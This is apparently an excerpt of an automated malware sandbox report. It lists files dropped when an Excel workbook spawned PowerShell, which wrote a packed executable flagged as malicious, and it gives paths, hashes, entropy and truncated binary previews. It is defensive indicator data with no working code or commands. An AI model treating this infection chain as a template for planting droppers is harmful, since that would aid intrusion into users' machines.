SHA-512:	A79C4D7F592A9E8CC983878B02C0B89DECB77D71F9451C0A5AE3F1E898C42081693C350E0BE0BA52342D51D6A3E198E0E87340AC5E268921623B088113A70D5

C:\Users\user\AppData\LocalLow\frAQBc8Wsa	
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\LocalLow\sqlite3.dll	
Process:	C:\Users\user\AppData\Roaming\cr.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	916735
Entropy (8bit):	6.514932604208782
Encrypted:	false
SSDEEP:	24576:BJDwWdxW2SBNTjlY24eJoyGttl3+FZVpsq/2W:BJDvx0BY24eJoyctl3+FTX
MD5:	F964811B68F9F1487C2B41E1AEF576CE
SHA1:	B423959793F14B1416BC3B7051BED58A1034025F
SHA-256:	83BC57DCF282264F2B00C21CE0339EAC20FCB7401F7C5472C0CD0C014844E5F7
SHA-512:	565B1A7291C6FCB63205907FCD9E72FC2E11CA945AFC4468C378EDBA882E2F314C2AC21A7263880FF7D4B84C2A1678024C1AC9971AC1C1DE2BFA4248EC0F984
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: COO_TPE0269320_image2020-12-31-055841.exe, Detection: malicious, Browse • Filename: sek750_2021.exe, Detection: malicious, Browse • Filename: 0I2ddZZKv7.exe, Detection: malicious, Browse • Filename: Q2BZ01fmwK.exe, Detection: malicious, Browse • Filename: fiUdG0AFun.exe, Detection: malicious, Browse • Filename: sU0m70ahcm.exe, Detection: malicious, Browse • Filename: vDKnVBINrY.exe, Detection: malicious, Browse • Filename: HOJAsmBUjl.exe, Detection: malicious, Browse • Filename: FwkgiBlwcg.exe, Detection: malicious, Browse • Filename: 0XxTmF8pEW.exe, Detection: malicious, Browse • Filename: uMtPsgsHU2.exe, Detection: malicious, Browse • Filename: ZJaczSqbMl.exe, Detection: malicious, Browse • Filename: 53CmqAXIHb.exe, Detection: malicious, Browse • Filename: VWOhpUmgcP.exe, Detection: malicious, Browse • Filename: S5N3DvtQ0h.exe, Detection: malicious, Browse • Filename: q7ryNCLGYT.exe, Detection: malicious, Browse • Filename: rZ28UGXv3X.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.BehavesLike.Win32.Trojan.gc.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.BehavesLike.Win32.Trojan.gc.exe, Detection: malicious, Browse • Filename: 530ppafC4x.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....t\.....!.....Z.....p.....a..... ....H.... .....0...3.....text...XX.....Z.....`.P`.data.....p.....`.....@.`..rdata..... ...|.....@.`@.bss....(.....`..edata... ....."....@.0@.idata..H.....@.0..CRT....,.....@.0..tls.... .....@.0..rsrc ....@.0..reloc...3...0...4.....@.0B/4.....p.....@.@B/19.....@..B/31..... .....@..B/45.....@..... .@..B/57.....`.....@.0B/70.....i....p.....

C:\Users\user\AppData\Local\Temp\741F0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	265254
Entropy (8bit):	7.974700866105644
Encrypted:	false
SSDEEP:	6144:nrDk/RQb44UWE035WaNeoYOcAYiyJTs9Q8yWz:nnLxUWGaNesYbTH8yq
MD5:	0486A5D5BC90F4A9CDFE127660C9C324
SHA1:	D92C02486FB7718F44CADD647B0FA01CF32DAE9F
SHA-256:	6AA194CFD6889FD8F6BB56520EA3D5C9A80E01E939DCC3AF1FD80D3649F332AF
SHA-512:	814EB1B5142BB4AF632233CB5629EE4F6E0A8A4DEC10DA7DF33D89EB3F6C4B6102C638098BFCA318BEE88A4BB549E90C87F7403D7D3BAD92B711CF78B08CDI A8
Malicious:	false
Preview:	...N.0...H.C.+J\8 ..r.e.....=M...<..g...U...DI..~..xfz...x....]V.V..^i.....Oy..L.)a.....l.....U;.Y.R...e.V`..8ZY.hE.... .R4..&.k..K.R....M..B..T.....\;V..|.Q5.!.-E"....H...-Ay.jI...A(l..5U.....R. .!.{..5;Lm...~.E..;%#6..*....xAa. ..9.u....VP<....Ki...>.../.a.....V.L.%VY!..wbn..v.....R..n/O../..\.XO;...L.....D..xw=f...:.. ...<".a.....[.A=%j.....=.CE.-....s..4U...H.+.....\....AL..]....D.'..w f!.@.a.n..>.....PK.....!....-.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\Cab6613.tmp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file

C:\Users\user\AppData\Local\Temp\Cab6613.tmp	
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:.(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..|....Cxj...f.8.Z..&..G.....b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u..s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`.....A$:.....

C:\Users\user\AppData\Local\Temp\Tar6614.tmp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	152533
Entropy (8bit):	6.31602258454967
Encrypted:	false
SSDEEP:	1536:SIPLlYy2pRSjgCyrYBb5HQop4Ydm6CWku2PtIz0jD1rfJs42t6WP:S4LIpRScCy+fdmcku2PagwQA
MD5:	D0682A3C344DFC62FB18D5A539F81F61
SHA1:	09D3E9B899785DA377DF2518C6175D70CCF9DA33
SHA-256:	4788F7F15DE8063BB3B2547AF1BD9CDBD0596359550E53EC98E532B2ADB5EC5A
SHA-512:	0E884D65C738879C7038C8FB592F53DD515E630AEACC9D9E5F9013606364F092ACF7D832E1A8DAC86A1F0B0E906B2302EE3A840A503654F2B39A65B2FEA04EC
Malicious:	false
Preview:	0..S...*.H.....S.0..S....1.0...`.H.e.....0..C...+.....7.....C.0..C.0...+.....7.....2010122149042Z0...+.....0..C.0..*.....`...@.,...0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Fri Jan 8 16:05:56 2021, atime=Fri Jan 8 16:05:56 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.489503739489606
Encrypted:	false
SSDEEP:	12:85QMCLgXg/XAlCPCHaX5B8zDXB/h8X+WnicvbUbDtZ3YilMMEpxRljKGwyTdJP9O:85LU/XTp6zLcYe0Dv3qHwqrNru/
MD5:	1AF82EB593899CBB3FE4C0A5963DB3CE
SHA1:	2FD54A6ED91E337FECF797A8AA84C94CB85E5B9E
SHA-256:	6C968B89F756B291AA577E52DA6B094932C5449F652AF331289FC0F866CDCE64
SHA-512:	3348A5E9D0980CD5AC39791B1AACEAE44E6F3C1EB706DD90AEB359EA031048BA8C04A6507E565991E66A9F90A77D73D0D8C59375C84455234B70FDB36E6DA3D
Malicious:	false
Preview:	L.....F.....7G..@.t.....@.t..... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....(R....Desktop.d.....QK.X(R..*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\579569\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....579569.....D_....3N...W...9r.[.*.....}EkD_....3N..W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	83
Entropy (8bit):	4.42866744313446
Encrypted:	false
SSDEEP:	3:oyBVomMUVnRJpSlJdnRJpSmMUVnRJpSv:dj6MnxfdnxEMnxc
MD5:	ABFBBA964FE194830991FC3EDDE3FB4A

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
SHA1:	7E2AD416D70C53F0E3A6C31035D55C670D70A57E
SHA-256:	D855D7448592A8D2F464D582E53D2346D55F3E09F765D2CC18229B09BF3EBA90
SHA-512:	D647981A3C6787C6F6DBFCED8F20F7B42BB420C6DE38C005A2B22174CD66692254271B669EF79C4691ED3F9AAE796E13D15EC7E145BCE4BC1ABA5B804DA5D4 09
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..ul9kpUwYel.LNK=0..ul9kpUwYel.LNK=0..[xls]..ul9kpUwYel.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\ul9kpUwYel.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:24 2020, mtime=Fri Jan 8 16:05:56 2021, atime=Fri Jan 8 16:05:56 2021, length=289280, window=hide
Category:	dropped
Size (bytes):	2028
Entropy (8bit):	4.521373297611859
Encrypted:	false
SSDEEP:	48:85q/XTgzLZGhZnHTQh25q/XTgzLZGhZnHTQ/:8A/X8zLZaRHTQh2A/X8zLZaRHTQ/
MD5:	4C6C05FC98365660BEFCC68B5251A03A
SHA1:	053431E4A2C81C6AF52E24F3DF897999F033F663
SHA-256:	9100D1D9AD54608B6C427B1610E7CD548F56325AD46DDD05F3DE97E6A031EA2F
SHA-512:	A6DFEE4C7A1A04627EE1718A921754B1AA3088BA25FCD361F41D1D0FFBB7CD6CBAAAB260A7B873A428FA9A57393D6C5D8E0B5E55196DB87BAD3D8485B5E04 AF2
Malicious:	false
Preview:	L.....F.... ...j.U..{..@.t.....,~.....j.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2 .1.7.6.9....f.2..L..(R.. .UL9KPU~1.XLS..J.....Q.y.Q.y*...8.....u.l.9.k.p.U.w.Y.e.l...x.l.s.....x.....-...8...[.....?J.....C:\Users\..#.....\\579569 \Users.user\Desktop\ul9kpUwYel.xls.%.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.u.l.9.k.p.U.w.Y.e.l...x.l.s.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.- .9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....579569.....D_....3N...W...9F.C.....[D_....3N...W...9F.C..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\1LYCPT5GDMC5WV088G26.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5899129888051573
Encrypted:	false
SSDEEP:	96:chQCsMqUqvsqvJCwoxTz8hQCsMqUqvsEHyqvJCwornTzjLdYxH2Tf8CLWlUVjTlu:cydolz8yFHnorTzjLLf8CLtlu
MD5:	A74F06C6226FEE2F93B9D38B04E2ADF0
SHA1:	2CED57A3382081C72D47A0A14F503EFF3F1BA4A4
SHA-256:	14131C28D276C034941040BAFB82A770FE83B041B3241F88ABDCD05B43AB8703
SHA-512:	DB04E5B68A92D44F3A08988E7CBEAD80EF57F1748BBD591882466E8907C111C55E2B2A225CDDA1B7BFE4FF81277C94E0B288A006806ED710CE519CD9C110909 3
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\20519T597D0EZEFAD1MF.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5899129888051573
Encrypted:	false
SSDEEP:	96:chQCsMqUqvsqvJCwoxTz8hQCsMqUqvsEHyqvJCwornTzjLdYxH2Tf8CLWlUVjTlu:cydolz8yFHnorTzjLLf8CLtlu
MD5:	A74F06C6226FEE2F93B9D38B04E2ADF0
SHA1:	2CED57A3382081C72D47A0A14F503EFF3F1BA4A4
SHA-256:	14131C28D276C034941040BAFB82A770FE83B041B3241F88ABDCD05B43AB8703
SHA-512:	DB04E5B68A92D44F3A08988E7CBEAD80EF57F1748BBD591882466E8907C111C55E2B2A225CDDA1B7BFE4FF81277C94E0B288A006806ED710CE519CD9C110909 3
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\20519T597D0EZEFAD1MF.temp	
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\PNBQABH49BUBWNJMEEIM.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5899129888051573
Encrypted:	false
SSDEEP:	96:chQCsMqUqvsqvJCwoxTz8hQCsMqUqvsEHyqvJCwornTzjLdYxH2Tf8CLWlUVjTlu:cydolz8yFHnorTzjLLf8CLtlu
MD5:	A74F06C6226FEE2F93B9D38B04E2ADF0
SHA1:	2CED57A3382081C72D47A0A14F503EFF3F1BA4A4
SHA-256:	14131C28D276C034941040BAFB82A770FE83B041B3241F88ABDCD05B43AB8703
SHA-512:	DB04E5B68A92D44F3A08988E7CBEAD80EF57F1748BBD591882466E8907C111C55E2B2A225CDDA1B7BFE4FF81277C94E0B288A006806ED710CE519CD9C110909 3
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\T70ZP6LTUP685KT127GQ.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5899129888051573
Encrypted:	false
SSDEEP:	96:chQCsMqUqvsqvJCwoxTz8hQCsMqUqvsEHyqvJCwornTzjLdYxH2Tf8CLWlUVjTlu:cydolz8yFHnorTzjLLf8CLtlu
MD5:	A74F06C6226FEE2F93B9D38B04E2ADF0
SHA1:	2CED57A3382081C72D47A0A14F503EFF3F1BA4A4
SHA-256:	14131C28D276C034941040BAFB82A770FE83B041B3241F88ABDCD05B43AB8703
SHA-512:	DB04E5B68A92D44F3A08988E7CBEAD80EF57F1748BBD591882466E8907C111C55E2B2A225CDDA1B7BFE4FF81277C94E0B288A006806ED710CE519CD9C110909 3
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\W2MFNCCZKET1DP3F8CLA.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5899129888051573
Encrypted:	false
SSDEEP:	96:chQCsMqUqvsqvJCwoxTz8hQCsMqUqvsEHyqvJCwornTzjLdYxH2Tf8CLWlUVjTlu:cydolz8yFHnorTzjLLf8CLtlu
MD5:	A74F06C6226FEE2F93B9D38B04E2ADF0
SHA1:	2CED57A3382081C72D47A0A14F503EFF3F1BA4A4
SHA-256:	14131C28D276C034941040BAFB82A770FE83B041B3241F88ABDCD05B43AB8703
SHA-512:	DB04E5B68A92D44F3A08988E7CBEAD80EF57F1748BBD591882466E8907C111C55E2B2A225CDDA1B7BFE4FF81277C94E0B288A006806ED710CE519CD9C110909 3
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\XLLWWEN87DPEWAHB9XA5.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5899129888051573
Encrypted:	false
SSDEEP:	96:chQCsMqUqvsqvJCwoxTz8hQCsMqUqvsEHyqvJCwornTzjLdYxH2Tf8CLWlUVjTlu:cydolz8yFHnorTzjLLf8CLtlu
MD5:	A74F06C6226FEE2F93B9D38B04E2ADF0
SHA1:	2CED57A3382081C72D47A0A14F503EFF3F1BA4A4
SHA-256:	14131C28D276C034941040BAFB82A770FE83B041B3241F88ABDCD05B43AB8703
SHA-512:	DB04E5B68A92D44F3A08988E7CBEAD80EF57F1748BBD591882466E8907C111C55E2B2A225CDDA1B7BFE4FF81277C94E0B288A006806ED710CE519CD9C110909 3
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1....j.1.....:''..WINDOW~1..R.....:.,.:''*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:, .WINDOW~2.LNK..Z.....:.,.:..*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\cr.exe	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
Category:	dropped
Size (bytes):	565248
Entropy (8bit):	7.234649741813346
Encrypted:	false
SSDEEP:	12288:4olpZq/qtrvH5GxZ8cyGdGYa3JbD/ON/5Eg:4orZq/q9CYG8YAJbDmN
MD5:	740E559929463320CB8E0403FD35A097
SHA1:	CFE5A0BF2D21B6C36930DCC942849086DDEC9134
SHA-256:	BAB37B37285FABDDA77B8C7EEA78B97EE1EF087DF7ECA796E3D49C4205DE6BD1
SHA-512:	D56B448064828AEEC98536CAA9F3264327871FABA16D8B8FAD48D9C2781C994D93C2A85DE1C3EDAEC5EC736671673FFFF24D46C8070B960FED9A5958DD9C65 1
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 72%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....e*...y...y..y..y..y..y...y.rpy...y...y...y..y...y..y...y...yRich...y.. .....PE..L.....^.....0.....7..6?...7...@...@.....@.....q@.`.....@..q.....T8?.....?.H..... .....UPX0.....7.....UPX1.....0....7..(.....@....rsrc.....@..t...,.....@..... ....3.95.UPX!....

C:\Users\user\Desktop\251F0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	297703
Entropy (8bit):	7.748820416386462
Encrypted:	false
SSDEEP:	6144:nk3hbdlylKsgqopeJBWhZFVE+W2Nd00PRkbE4ASEg7R6aNeMs64oYiyJT4JQIMWg:nn9ASKaNeEYLTfIM3
MD5:	62B4022B1E29913ECFA4F5D47807C60E
SHA1:	EAEF7910733990E9D863040550E459D2EEAE7943
SHA-256:	1BF64FCE96A41E7121C1A12698171DDFED3FE227941AA61E69F378C3AF405587
SHA-512:	90C980B3A9FB4045A5951506BF9350D7861FFEF5203EEDFDA1751B840994D5BFE30DE9BC8597B028F07B9C101D2EAA99AFD0008AAC595A37A212712B36AC897
Malicious:	false
Preview:	.....g2.....\.p....user B.....a.....=.....ThisWorkbook..... =.....K^)8.....X.@.....".....1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1. .....C.o.n.s.o.l.a.s.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b. r.i.1.....>.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.*.h...6.....C. a.l.i.b.r.i. .L.i.g.h.t.1...,...6.....C.a.l.i.b.r.i.1.....6..

C:\Users\user\Documents\pd.bat	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
